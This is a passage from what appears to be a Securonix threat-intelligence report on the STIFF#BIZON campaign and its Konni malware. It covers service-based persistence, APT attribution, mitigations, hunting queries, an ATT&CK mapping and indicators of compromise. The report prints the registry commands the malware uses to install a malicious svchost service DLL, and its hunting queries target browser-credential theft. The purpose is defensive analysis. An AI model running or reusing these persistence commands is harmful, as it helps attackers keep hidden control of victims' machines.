


Figure 24




Figure 25

Wpcsvc.dll, wpcsvc.dat, wpcsvc.ini

These provide several functions but are primarily used for persistence by:

1. Stopping wpcsvc
2. Copying Wpcsvc.dll wpcsvc.dat wpcsvc to System32 folder
3. Modifying/creating binpath,description and autostart service settings
4. Adding service wpcsvc under SVCHOST.EXE context:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v wpcsvc /t REG_MULTI_SZ /d "wpcsvc" /f > nul
```

And specifying the malicious dll to be used with this service:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Services\wpcsvc\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\System32\wpcsvc.dll" /f > nul
```

1. Restarting the service wpcsvc

Conclusion: Connecting the dots

As shown above, the current attribution to APT37 is possible, but not 100% certain due to the dynamic nature of the artifacts and the shared opsec, tradecraft and malware variants observed. Additionally, there seems to be a direct correlation between IP addresses, hosting provider and

hostnames between this attack and historical data we've previously seen from FancyBear/APT28^[3]. In the end, what makes this particular case interesting is the usage of Konni malware in conjunction with tradecraft similarities to APT28.

Speculation and false flags

Currently, STIFF#BIZON related activities are currently ongoing and something the Securonix Threat Research team is currently tracking. It is always important to consider the possibility of false flag operations where one APT group may be masquerading as another in order to avoid scrutiny. This is much more common with state-sponsored attacks.

Securonix mitigations and recommendations

- **Secure credentials.** Russian state-sponsored APT actors have demonstrated their ability to maintain persistence using compromised credentials^[11]
 - Use virtualization solutions on modern hardware and software to ensure credentials are securely stored.
 - Disable the storage of clear text passwords in LSASS memory.
 - Consider disabling or limiting New Technology Local Area Network Manager (NTLM) and WDigest Authentication.
 - Implement Credential Guard for Windows 10 and Server 2016 (Refer to [Microsoft: Manage Windows Defender Credential Guard](#) for more information). For Windows Server 2012R2, enable Protected Process Light for Local Security Authority (LSA).
 - Minimize the Active Directory attack surface to reduce malicious ticket-granting activity. Malicious activity such as “Kerberoasting” takes advantage of Kerberos’ TGS and can be used to obtain hashed credentials that attackers attempt to crack.
 - Deploy PowerShell script block logging to assist in detections.
- When it comes to any type of malware, Securonix strongly recommends that AV definitions as well as operating systems are patched and up to date.
- Avoid opening any attachments especially from those that are unexpected or are from outside the organization. Consider blocking specific extensions such as .zip or .iso archives from being delivered to the recipient.
- Implement application and script execution policies that limit PowerShell and VBscript execution.
- Implement geo blocking policies on the firewall and blacklist unexpected countries.

Securonix detection policies

- Suspicious PowerShell Command From LOLbin Process Analytic
- Suspicious Scheduled Task Creation Run From Public Dir Analytic
- Suspicious wscript.exe Child Process Creation Analytic
- Suspicious PowerShell In .Ink File Process Pattern Analytic
- Suspicious Attempt To Access Browser Local State Folder CommandLine Analytic
- File And Directory Enumeration CommandLine Analytic
- Potential System Binary Proxy Execution CommandLine Analytic

- Suspicious Service Modification CommandLine Analytic
- Suspicious Service Failure Action Modification CommandLine Analytic

And others.

Hunting queries

- (rg_functionality = "Next Generation Firewall" OR rg_functionality = "Web Application Firewall" OR rg_functionality = "Web Server" OR rg_functionality = "Web Proxy") AND (requesturl CONTAINS "info.php?name=" OR requesturl CONTAINS "dn.php?name=" OR requesturl CONTAINS "up.php?name=")
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "rundll32.exe" AND resourcecustomfield1 CONTAINS "iiiiiii"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND resourcecustomfield1 CONTAINS "\AppData\Local\" AND resourcecustomfield1 CONTAINS "User Data\Local State"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction ENDS WITH "Written" OR deviceaction = "File created") AND destinationprocessname ENDS WITH "powershell.exe" AND filepath CONTAINS "\appdata\local\temp\rr" AND filepath CONTAINS ".tar.gz"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND resourcecustomfield1 CONTAINS "cd /d" AND resourcecustomfield1 CONTAINS " dir " AND resourcecustomfield1 CONTAINS " /a/o-d/s " AND resourcecustomfield1 CONTAINS " * ."

- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "expand.exe" AND resourcecustomfield1 CONTAINS ".cab" AND resourcecustomfield1 CONTAINS "-f:" AND sourceprocessname ENDS WITH "cmd.exe"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "rundll32.exe" AND resourcecustomfield1 CONTAINS "cmd.exe" AND resourcecustomfield1 CONTAINS "/c"
- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "reg.exe" AND resourcecustomfield1 CONTAINS " add " AND resourcecustomfield1 CONTAINS "console" AND resourcecustomfield1 CONTAINS "codepage" AND resourcecustomfield1 CONTAINS "65001"
- (rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched")) AND (destinationprocessname ENDS WITH "reg.exe" AND resourcecustomfield1 CONTAINS " add ") AND ((resourcecustomfield1 CONTAINS "system\currentcontrolset\services" AND resourcecustomfield1 CONTAINS "reg_expand_sz") OR (resourcecustomfield1 CONTAINS "software\microsoft\windows nt\currentversion\svchost" AND resourcecustomfield1 CONTAINS "reg_multi_sz"))

- rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "ProcessCreate" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "SyntheticProcessRollUp2" OR deviceaction = "WmiCreateProcess" OR deviceaction = "Trace Executed Process" OR deviceaction = "Process" OR deviceaction = "Childproc" OR deviceaction = "Procstart" OR deviceaction = "Process Activity: Launched") AND destinationprocessname ENDS WITH "sc.exe" AND resourcecustomfield1 CONTAINS " failure " AND resourcecustomfield1 CONTAINS " reset=" AND resourcecustomfield1 CONTAINS " actions="

STIFF#BIZON – MITRE ATT&CK techniques

| Tactic | Technique |
|----------------------|--|
| Initial Access | T1566.001 Spearphishing Attachment |
| Execution | T1059.001 PowerShell T1059.003 Windows Command Shell T1059.005 Visual Basic T1053.005 Scheduled Task T1569.002 Service Execution T1204.002 Malicious File |
| Persistence | T1543.003 Windows Service T1053.Scheduled Task |
| Privilege Escalation | T1134.001 Token Impersonation/Theft T1543.003 Windows Service |
| Defense Evasion | T1548.002 Bypass User Account Control T1134.001 Token Impersonation/Theft T1070.004 File Deletion T1027.005 Indicator Removal from Tools |
| Credential Access | T1555.003 Credentials from Web Browsers T1606.001 Web Cookies T1539 Steal Web Session Cookie |

| | |
|---------------------|--|
| Discovery | T1082 System Information Discovery T1057 Process discovery T1007 System Service Discovery T1033 System Owner/User Discovery |
| Collection | T1560.003 Archive via Custom Method T1113 Screen Capture T1119 Automated Collection |
| Command and Control | T1071.001 Web Protocols T1132.001 Standard Encoding T1105 Ingress Tool Transfer |
| Exfiltration | T1020 Automated Exfiltrated T1041 Exfiltration Over C2 Channel |

STIFF#BIZON – Indicators of compromise

Host Communication

185[.]176.43.106

547857[.]c1[.]biz

65487[.]c1[.]biz

| File Name | SHA256 (Dynamic/Custom implants) |
|------------------|--|
| food.bat | 07b10c5a772f6f3136eb58a7034bcb5ce71c0c740aaa528d3bae318d939b2242 |
| seed.bat | 5d28072d76bd6af944fcec8045cbc24410a58fe70eef6f83c50934245ec92e60 |
| wpcsvc.dat | b9727fb553894d857900c0a18f82723659d136329ef56bbe9388905a666f1197 |
| wpcsvc.dll | 12df9753abd867118ce97e6570c2bde780c7913ecab4b91ef7f540c4fede2772 |
| wpcsvc.ini | 6f325fb0a7de6f05490f1eb3c0e5826a44a11ed2dee4c17f486b8200f539d49e |
| wpnprv.dll | 35d38eed9168c16d2dd595fa9542a411080d12de971ea3d3c12dd5c44e454049 |
| weapons.doc | 31a9801e5e2e5fd7f66f23bc8456069b6a958e03838e431ccf7d84867f88c840 |
| _weapons.doc.lnk | 5fce9f27326549cc6091ba1f806e7c161878a2642411a941ba484b0c1c7adb8f |
| wp.vbs | 9f27430ed919e74c81b0487542fe29a65a0b860a6a290e3b032f3a5ba7c691bc |

| | |
|-----------------|--|
| z.exe | b6987a717741329d5b64f769c9d3f1f572b42c7375dd841aecbf2b6d4096d6de |
| capture.net.exe | dee7826f5b7f0cbc97a81de8f6844a011cc836269bc5d00a0594dfec5386613c |
| chkey.net.exe | 44566d506e0348c999a66ee5158b0014a74bdd3f038e40ca76e5b069b8991f85 |
| pull.net.exe | 9c82477eac14abfb7f507806a941e4e5633dd07c4b73a44b10296ec28e3df162 |
| shell.net.exe | 5f3483823342318c4154bbef806cec2187a0360f079237a456603896ff7f5473 |

References

[1]: APT28: AT THE CENTER OF THE STORM, January, 2017

<https://www.mandiant.com/sites/default/files/2021-09/APT28-Center-of-Storm-2017.pdf>

[2]: CrowdStrike's work with the Democratic National Committee: Setting the record straight, June 5, 2020 <https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/>

[3]: New variant of Konni malware used in campaign targeting Russia, August 23, 2021 <https://blog.malwarebytes.com/threat-intelligence/2021/08/new-variant-of-konni-malware-used-in-campaign-targeting-russia/>

[4]: Vault 7: CIA Hacking Tools Revealed, March 7, 2017 <https://wikileaks.org/ciav7p1/>

[5]: PowerShell-Suite/UAC-TokenMagic.ps1, July 15, 2017

<https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/UAC-TokenMagic.ps1>

[6]: Indicators of Compromise for Malware used by APT28, October 4, 2018

<https://www.thecssc.com/wp-content/uploads/2018/10/4OctoberIOC-APT28-malware-advisory.pdf>

[7]: A deeper look at hacking groups and malware targeting Ukraine, April 27, 2022

<https://therecord.media/a-deeper-look-at-hacking-groups-and-malware-targeting-ukraine/>

[8] APT Attackers Flying More False Flags Than Ever, March 17, 2016 <https://threatpost.com/apt-attackers-flying-more-false-flags-than-ever/116814/>

[9] Securonix Threat Labs Initial Coverage Advisory: Analysis and Detection of BumbleBee Loader Using Securonix, July 5, 2022 <https://www.securonix.com/blog/securonix-threat-labs-initial-coverage-advisory-analysis-and-detection-of-bumblebee-loader-using-securonix/>

[10] Securonix Threat Labs Initial Coverage Advisory: Detecting Microsoft MSDT "DogWalk" .diagcab 0-Day Using Securonix, June 09, 2022 <https://www.securonix.com/blog/detecting-microsoft-msdt-dogwalk/>

[11] CISA Alert. Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure. March 01, 2022. <https://www.cisa.gov/uscert/ncas/alerts/aa22-011a>

[13]: North Korea recognizes "DPR" and "LPR", July 13, 2022

<https://ukrainetoday.org/2022/07/13/north-korea-recognizes-dpr/>

PREVIOUS ARTICLE

Mitigate the Risk of Fraud With Continuous Monitoring

NEXT ARTICLE

The Importance of Content and Collaboration in OT and IoT
